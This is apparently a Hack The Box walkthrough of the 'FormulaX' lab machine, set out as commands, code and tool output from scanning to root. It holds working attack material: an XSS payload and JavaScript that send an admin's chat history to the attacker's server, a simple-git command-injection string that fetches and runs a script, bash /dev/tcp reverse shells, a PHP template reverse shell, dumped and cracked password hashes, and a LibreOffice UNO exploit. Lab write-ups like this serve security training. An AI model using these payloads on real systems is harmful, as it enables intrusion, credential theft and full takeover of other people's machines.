

FormulaX


- nmap

```
(kali@kali)~[/htb/formulaX]
$ sudo nmap -sS -sV -sC -A 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:53 EDT
Nmap scan report for dev-git-auto-update.chatbot.htb (10.10.11.6)
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Git Updator
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 3.4 (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
1   287.85 ms 10.10.14.1
2   289.72 ms dev-git-auto-update.chatbot.htb (10.10.11.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.60 seconds
```

- Access the website



- While discovered the website, I found the `/contact` page that I can inject code in. I inject the payload and it works

```
<img src=x onerror="document.location='http://10.10.14.91:9977/'"/>
```

nad

nad

<img src=x
onerror="document.location='http://10.1
0.14.91:9977/'"/>

SEND MESSAGE

```
(kali㉿kali)-[~/htb/formulaX]
$ python3 -m http.server 9977
Serving HTTP on 0.0.0.0 port 9977 (http://0.0.0.0:9977/) ...
10.10.11.6 - - [28/Jun/2024 00:30:31] "GET /ex.sh HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 00:59:15] "GET /46544.py HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 00:59:43] "GET /nad.sh HTTP/1.1" 200 -
^[[A^[[A^[[A^[[B^[[B^[[B
```

- I wrote malicious javascript for my `xss` to be triggered by admin user's browser

```
(kali㉿kali)-[~/htb/formulaX]
$ cat ex.js
const script= document.createElement('script');
script.src='/socket.io/socket.io.js';
document.head.appendChild(script);
script.addEventListener('load',function(){
  const res=axios.get(`/user/api/chat`);
  const socket=io('/',{withCredentials:true});
  socket.on('message',(my_message) => {
    fetch("http://10.10.14.91:9977/?d="+btoa(my_message))
  });
  socket.emit('client_message','history');
});
```

- Wrote the payload


```
<img src=x onerror="var script1=document.createElement('script');
script1.src=' http://10.10.14.91:9977/ex.js ';document.head.appendChild(script1);"/>
```

```
(kali㉿kali)-[~/htb/formulaX]
$ python3 -m http.server --bind 10.10.14.91 9977
Serving HTTP on 10.10.14.91 port 9977 (http://10.10.14.91:9977/) ...
10.10.11.6 - - [28/Jun/2024 14:14:53] "GET /ex.js HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=R3JlZXRpbnmdzIS4gSG93IGNhbiBpIGhlbHAgew91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNLZSBzb21lIGJ1aWxkaW4gY29tbWZHM= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGZvdGluZyB0aGUgQ2hhdB3B3CBBcHBsaWNhdGlvbG== HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=V3JpdGUGYSBzY3JpcHQgdG8gYXV0b21hdGUGdGhlIGF1dG8tdXBkYXRl HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=TWVzc2FnZSB0ZW50jxcj5oaXN0b3J5 HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:53] "OPTIONS /?d=V3JpdGUGYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJvcGVybHk= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:56] "GET /ex.js HTTP/1.1" 200 -
10.10.11.6 - - [28/Jun/2024 14:14:56] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:56] "OPTIONS /?d=R3JlZXRpbnmdzIS4gSG93IGNhbiBpIGhlbHAgew91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSB0ZWxwIHRvIHNLZSBzb21lIGJ1aWxkaW4gY29tbWZHM= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:57] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGZvdGluZyB0aGUgQ2hhdB3B3CBBcHBsaWNhdGlvbG== HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:57] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [28/Jun/2024 14:14:57] "OPTIONS /?d=V3JpdGUGYSBzY3JpcHQgZm9yICBkZXltZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJvcGVybHk= HTTP/1.1" 501 -
10.10.11.6 - - [28/Jun/2024 14:14:57] "OPTIONS /?d=V3JpdGUGYSBzY3JpcHQgdG8gYXV0b21hdGUGdGhlIGF1dG8tdXBkYXRl HTTP/1.1" 501 -
```

- Decode via `base64`

The screenshot shows a web application interface. On the left, there's a 'Recipe' section with a 'From Base64' dropdown menu. Below it, there's a checkbox for 'Remove non-alphabet chars' which is checked, and a checkbox for 'Strict mode' which is unchecked. On the right, there's an 'Input' section with a long base64-encoded string. Below the input, there's an 'Output' section showing a chatbot response: 'Greetings!. How can i help you today ?. You can type help to see some buildin commandsHello, I am Admin.Testing the Chat ApplicationWrite a script for dev-git-auto-update.chatbot.htb to work properlyWrite a script to automate the auto-updateMessage Sent:
history|'.

- I add the `dev-git-auto-update.chatbot.htb` domain name into `/etc/hosts`
- The interface of the new website



- On the bottom of web page, I see `simple-git v3.14` . After googled, I found CVE-2022-25912. Using it for our payload
- Submit `Command Injection` payload to check `RCE`

```
(kali@kali)-[~/htb/formulaX]
$ cat ex.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.10.14.91/9978 0>&1
```

```
ext::sh -c curl% http://10.10.14.91:9977/ex.sh|bash
```

- Got the reverse shell

```
(kali@kali)-[~/htb/formulaX]
$ nc -nlvp 9978
listening on [any] 9978 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 58176
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@formulaX:~/git-auto-update$
```

- While running `netstat -ntpl` , I see `27017` means `Mongo` database and type `mongo` to terminal for accessing

```

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@formulaX:~/git-auto-update$ mongo --shell
mongo --shell
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("07686377-5683-4d04-9882-7df1a9305be9") }
MongoDB server version: 4.4.8
type "help" for help
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
  https://community.mongodb.com
---
The server generated these startup warnings when booting:
 2024-06-28T10:00:56.226+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage
engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
 2024-06-28T10:00:57.153+00:00: Access control is not enabled for the database. Read and write access to data
and configuration is unrestricted
---
> show dbs
shshow dbs
admin      0.000GB
config     0.000GB
local      0.000GB
testing    0.000GB
> use testing
useuse testing
switched to db testing
> show collections
shshow collections
messages
users
> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$2b$1
0$VsrVhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGsa.6aIC.", "terms" : true, "value" : true, "authorization_token" : "B
earer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOiE3MTk1OTk0MTd9.
ZEiWWRPQ2HEaQwi9R0F46fsq6aZiUKgdWgptkB-EJL4", "__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "passwo
rd" : "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value" : true, "authorization
_token" : " ", "__v" : 0 }
{ "_id" : ObjectId("667efd7d3ea3c19cf30d0695"), "name" : "nmc", "email" : "test@test.com", "password" : "$2b$10$zdWv
rsSNxBb3rIx/E88050kzcLa2YHwj/Xd0rfyvUoqW4JpGxb.be", "terms" : true, "value" : false, "authorization_token" : "Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDk0ZmQ3ZDNLVTNjMTljZjMwZDA2OTU1LCJpYXQiOiE3MTk1OTg0Njh9.qc9ka
UaHhUjrr1N0mVbM94fhe1mHaP1Yh6ardwo2j4o", "__v" : 0 }
Go to Settings to activate Windows.
>

```

- Using hashcat to crack the password


```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s ... psB4J6
Time.Started.....: Sat May 11 02:44:01 2024 (1 sec)
Time.Estimated...: Sat May 11 02:44:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 19 H/s (6.60ms) @ Accel:6 Loops:4 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 36/14344392 (0.00%)
Rejected.....: 0/36 (0.00%)
Restore.Point....: 0/14344392 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1020-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → soccer
Hardware.Mon.#1...: Util: 73%

Started: Sat May 11 02:43:42 2024
Stopped: Sat May 11 02:44:05 2024

(root@kali)-[/home/kali/Desktop]
# hashcat -m 3200 hash.txt --wordlist /usr/share/wordlists/rockyou.txt --show
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited

```

- Found the credentials
 - username: frank_dorky
 - password: manchesterunited
- SSH as frank_dorky

```

(kali@kali)-[~/htb/formulaX]
$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
s

Last login: Thu Jun 27 19:37:28 2024 from 10.10.16.53
frank_dorky@formulaX:~$ netstat -ntpl

```

- Found `user.txt`

```
frank_dorky@formulax:~$ ls
user.txt
frank_dorky@formulax:~$ cat user.txt
e6bd7f5e57b6d2d951eacd1d3dc5c92a
```

- To **Privilege Escalation** , I ran **netstat -ntpl** to find another services, I found one service for port **3000** . Add **Local Port Forwarding** to see this application

```
ssh -L 3000:localhost:3000 frank_dorky@10.10.11.6
```



- Forward this [blog](#) to adding the **admin** user

```
frank_dorky@formulax:/$ cd /opt/librenms
frank_dorky@formulax:/opt/librenms$ ./adduser.php
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]
frank_dorky@formulax:/opt/librenms$ ./adduser.php nmc nmc 10
User nmc added successfully
frank_dorky@formulax:/opt/librenms$
```

- Add the record to **/etc/hosts** file for solving the **resolving** problem

```
echo "127.0.0.1 librenms.com" |sudo tee -a /etc/hosts
```

- Go to **/templates** to add the php reverse shell code


```
@php
system("bash -c '/bin/bash -i >& /dev/tcp/10.10.14.91/5555 0>&1'");
@endphp
```

```
(kali㉿kali)-[~/htb/formulaX]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 35452
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulaX:~$ whoami
whoami
librenms
```

- Read `.custom.env` file and finds sensitive credentials

```
librenms@formulaX:~$ cat .custom.env
cat .custom.env
APP_KEY=base64:jRoDT0FGZE008+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7eLEUvyMPH9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtjMsHe61-ZCC6f6XgPVt706liSqpvG
VAPID_PRIVATE_KEY=chr9zlpVQT8NsYgDGevFda-AiD0UWIIY6OW-jStiwmTQ
librenms@formulaX:~$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
librenms@formulaX:~$
```

- Found the credentials of another user
 - username: kai_relay
 - password: mychemicalformulaX
- SSH as kai_relay

```
(kali㉿kali)-[~/htb/formulaX]
$ ssh kai_relay@10.10.11.6
kai_relay@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
```

- Use `sudo -l` to check privileges

```
kai_relay@formulax:~$ sudo -l
Matching Defaults entries for kai_relay on formulax:
    env_reset, timestamp_timeout=0, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_reset,
    timestamp_timeout=0

User kai_relay may run the following commands on formulax:
    (ALL) NOPASSWD: /usr/bin/office.sh
```

- Found this exploit on google. Download it and transfer to the victim machine. Remember to change `calc.exe` with the directory you transfer the file. In my case, it's `/home/kai_relay/nad.sh`

```
# Define the resolver to use, this is used to connect with the API
resolver = localContext.ServiceManager.createInstanceWithContext(
    "com.sun.star.bridge.UnoUrlResolver", localContext )

# Connect with the provided host on the provided target port
print("[+] Connecting to target ...")
context = resolver.resolve(
    "uno:socket,host={0},port={1};urp;StarOffice.ComponentContext".format(args.host,args.port))

# Issue the service manager to spawn the SystemShellExecute module and execute calc.exe
service_manager = context.ServiceManager
print("[+] Connected to {0}".format(args.host))
shell_execute = service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/home/kai_relay/nad.sh", '',1)

(kali㉿kali)-[~/htb/formulaX]
$ cat nad.sh
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.91/7876 0>&1
```

```
kai_relay@formulax:~$ curl -o rce.py http://10.10.14.91:9977/46544.py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 2839 100 2839    0     0  4766      0 --:--:-- --:--:-- --:--:-- 4771
kai_relay@formulax:~$ ls
app  automation  exploit.py  rce.py
kai_relay@formulax:~$ curl -o nad.sh http://10.10.14.91:9977/nad.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100    52 100    52    0     0    87      0 --:--:-- --:--:-- --:--:--   87
kai_relay@formulax:~$ ls
app  automation  exploit.py  nad.sh  rce.py
```

- Ran this script to open port `2002`

```
sudo /usr/bin/office.sh
```

- Then run the exploit

```
kai_relay@formulax:~$ python3 rce.py --host 127.0.0.1 --port 2002  
[+] Connecting to target...  
[+] Connected to 127.0.0.1
```

- Got the reverse shell on port 7876

```
(kali㉿kali)-[~/htb/formulaX]  
$ nc -nlvp 7876  
listening on [any] 7876 ...  
connect to [10.10.14.91] from (UNKNOWN) [10.10.11.6] 47936  
sh: 0: can't access tty; job control turned off  
# whoami  
root
```

- root.txt

```
# cat /root/root.txt  
508bc76208dc8dc0227aa044f44c995b  
#
```